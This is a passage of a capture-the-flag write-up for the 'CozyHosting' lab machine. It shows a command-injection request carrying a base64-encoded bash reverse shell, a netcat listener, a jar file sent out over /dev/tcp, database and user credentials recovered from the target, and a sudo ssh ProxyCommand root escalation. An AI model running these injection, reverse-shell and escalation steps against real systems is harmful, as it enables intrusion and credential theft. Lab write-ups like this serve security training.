
5. Now we just need to execute our bash reverse shell payload with bash.
- bash

Here is the entire request payload.

```
POST /executessh HTTP/1.1
Host: cozyhosting.htb
Content-Length: 114
Cache-Control: max-age=0
Accept-Language: en-US,en;q=0.9
Origin: http://cozyhosting.htb
Content-Type: application/x-www-form-urlencoded
```

```
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/
135.0.0.0 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/
apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Referer: http://cozyhosting.htb/admin
Accept-Encoding: gzip, deflate, br
Cookie: JSESSIONID=46E4E82DFEAEEA8958EBC334B989A04A
Connection: keep-alive

host=10.10.14.9&username=;{echo,-
n,YmFzaCAtaSAgPiYgL2Rldi90Y3AvMTAuMTAuMTQuOS85MDAxICAwPiYxICsK}|{base64,-d}|bash;
```


Now all we need to do is open a netcat port on port 4444 and send this post request with out payload to the /executessh endpoint.



```
❯ nc -lvnp 9001
listening on [any] 9001 ...
connect to [10.10.14.9] from (UNKNOWN) [10.129.53.13] 41346
bash: cannot set terminal process group (1043): Inappropriate ioctl for device
bash: no job control in this shell
app@cozyhosting:/app$ whoami
whoami
app
app@cozyhosting:/app$
```

We got a shell!


Privilege Escalation



```
app@cozyhosting:/app$ ls
ls
cloudhosting-0.0.1.jar
app@cozyhosting:/app$
```

So we know we are working with this cloudhosting jar file.

We can also enumerate a user found on the machine "josh"




```
app@cozyhosting:/$ cd /home
cd /home
app@cozyhosting:/home$ ls
ls
josh
app@cozyhosting:/home$
```

```
app@cozyhosting:/home$ find / | grep "cozyhosting.service"
```

```
/etc/systemd/system/multi-user.target.wants/cozyhosting.service
/etc/systemd/system/cozyhosting.service
/run/systemd/units/invocation:cozyhosting.service
```


I was able to find the cozyhosting service running and I wanted to find any files related to it. I was able to find the cozyhosting.service config file



```
app@cozyhosting:/etc/systemd/system$ cat cozyhosting.service
cat cozyhosting.service
[Unit]
Description=Cozy Hosting Web Page
After=syslog.target network.target

[Service]
SuccessExitStatus=143

User=app
Group=app

Type=simple

WorkingDirectory=/app
ExecStart=/usr/bin/java -jar cloudhosting-0.0.1.jar
ExecStop=/bin/kill -15 $MAINPID

[Install]
WantedBy=multi-user.target
app@cozyhosting:/etc/systemd/system$
```


Let's extract the .jar file and see if we can find anything from there.

On Victim Machine:




```
app@cozyhosting:/app$ cat cloudhosting-0.0.1.jar > /dev/tcp/10.10.14.9/9001
cat cloudhosting-0.0.1.jar > /dev/tcp/10.10.14.9/9001
app@cozyhosting:/app$
```

On My Machine:




```
~/HackTheBox 127.0.0.1 10.10.14.9
❯ base64 -w 0 shell demo
YmFzaCAtaSAgPiYgL2Rldi90Y3AvMTAuMTAuMTQuOS85MDAxICAwPiYxICsK%

~/HackTheBox 127.0.0.1 10.10.14.9
❯ nc -lvnp 9001 > cozyhosting.jar
listening on [any] 9001 ...
connect to [10.10.14.9] from (UNKNOWN) [10.129.53.13] 51010
```




```
~/HackTheBox/Linux_CozyHosting 127.0.0.1 10.10.14.9
❯ 7z x cozyhosting.jar

7-Zip 24.09 (x64) : Copyright (c) 1999-2024 Igor Pavlov : 2024-11-29
 64-bit locale=en_US.UTF-8 Threads:16 OPEN_MAX:1024, ASM

Scanning the drive for archives:
1 file, 60259688 bytes (58 MiB)

Extracting archive: cozyhosting.jar
--
Path = cozyhosting.jar
Type = zip
Physical Size = 60259688

Everything is Ok

Folders: 46
Files: 265
Size:       99339843
Compressed: 60259688
```

What's inside the jar file



```
~/HackTheBox/Linux_CozyHosting 127.0.0.1 10
❯ ls
BOOT-INF  cozyhosting.jar  META-INF  org
```

Let's search for an important file usually found in Spring Boot web systems that we found doing research into Spring Boot.




```
~/HackTheBox/Linux_CozyHosting 127.0.0.1 10.10.14.9
❯ find ~/HackTheBox/Linux_CozyHosting | grep "application.properties"
/home/kali/HackTheBox/Linux_CozyHosting/BOOT-INF/classes/application.properties
```

This is exactly what we are looking for, now lets see if we can get anywhere with this.

```
~/HackTheBox/Linux_CozyHosting 127.0.0.1
10.10.14.9                                                06:32:44 PM
❯ cat BOOT-INF/classes/application.properties
server.address=127.0.0.1
server.servlet.session.timeout=5m
management.endpoints.web.exposure.include=health,beans,env,sessions,mappings
management.endpoint.sessions.enabled = true
spring.datasource.driver-class-name=org.postgresql.Driver
spring.jpa.database-platform=org.hibernate.dialect.PostgreSQLDialect
spring.jpa.hibernate.ddl-auto=none
spring.jpa.database=POSTGRESQL
spring.datasource.platform=postgres
spring.datasource.url=jdbc:postgresql://localhost:5432/cozyhosting
spring.datasource.username=postgres
spring.datasource.password=Vg&nvzAQ7XxR%
```

I got some postgres credentials!!! Now let's see if we can use this with the victim's machine to lead us anywhere else.
I was able to login to postgres and get a password hash for the josh user we enumerated earlier. Using rockyou and hashcat I was able to find josh's password to be “manchesterunited”.

Now let's login as josh with these credentials on the victim machine.



```
 an askpass helper
sudo: a password is required
ls -la
total 36
drwxr-x--- 3 josh josh 4096 Aug  8  2023 .
drwxr-xr-x 3 root root 4096 May 18  2023 ..
lrwxrwxrwx 1 root root    9 May 11  2023 .bash_history -> /dev/null
-rw-r--r-- 1 josh josh  220 Jan  6  2022 .bash_logout
-rw-r--r-- 1 josh josh 3771 Jan  6  2022 .bashrc
drwx------ 2 josh josh 4096 May 18  2023 .cache
-rw------- 1 josh josh   20 May 18  2023 .lesshst
-rw-r--r-- 1 josh josh  807 Jan  6  2022 .profile
lrwxrwxrwx 1 root root    9 May 21  2023 .psql_history -> /dev/null
-rw-r----- 1 root josh   33 May 11 02:11 user.txt
-rw-r--r-- 1 josh josh   39 Aug  8  2023 .vimrc
sudo -l
sudo: a terminal is required to read the password; either use the -S option to read from standard input or configure
 an askpass helper
sudo: a password is required
sudo -l -S
[sudo] password for josh: manchesterunited
Matching Defaults entries for josh on localhost:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin,
    use_pty

User josh may run the following commands on localhost:
    (root) /usr/bin/ssh *
```

Using sudo -l we are able to see that josh is able to run ssh as root. Let's see if we can escalate our priviiges this way by searching on GTFO bins.
Here is the link to the ssh GTFObin page: https://gtfobins.github.io/gtfobins/ssh/#sudo

```
sudo /usr/bin/ssh -o ProxyCommand=';sh 0<&2 1>&2' x
Pseudo-terminal will not be allocated because stdin is not a terminal.
whoami
root
```

I got root! We did it!!!! This was a really interesting challenge that I definetly had to try harder at!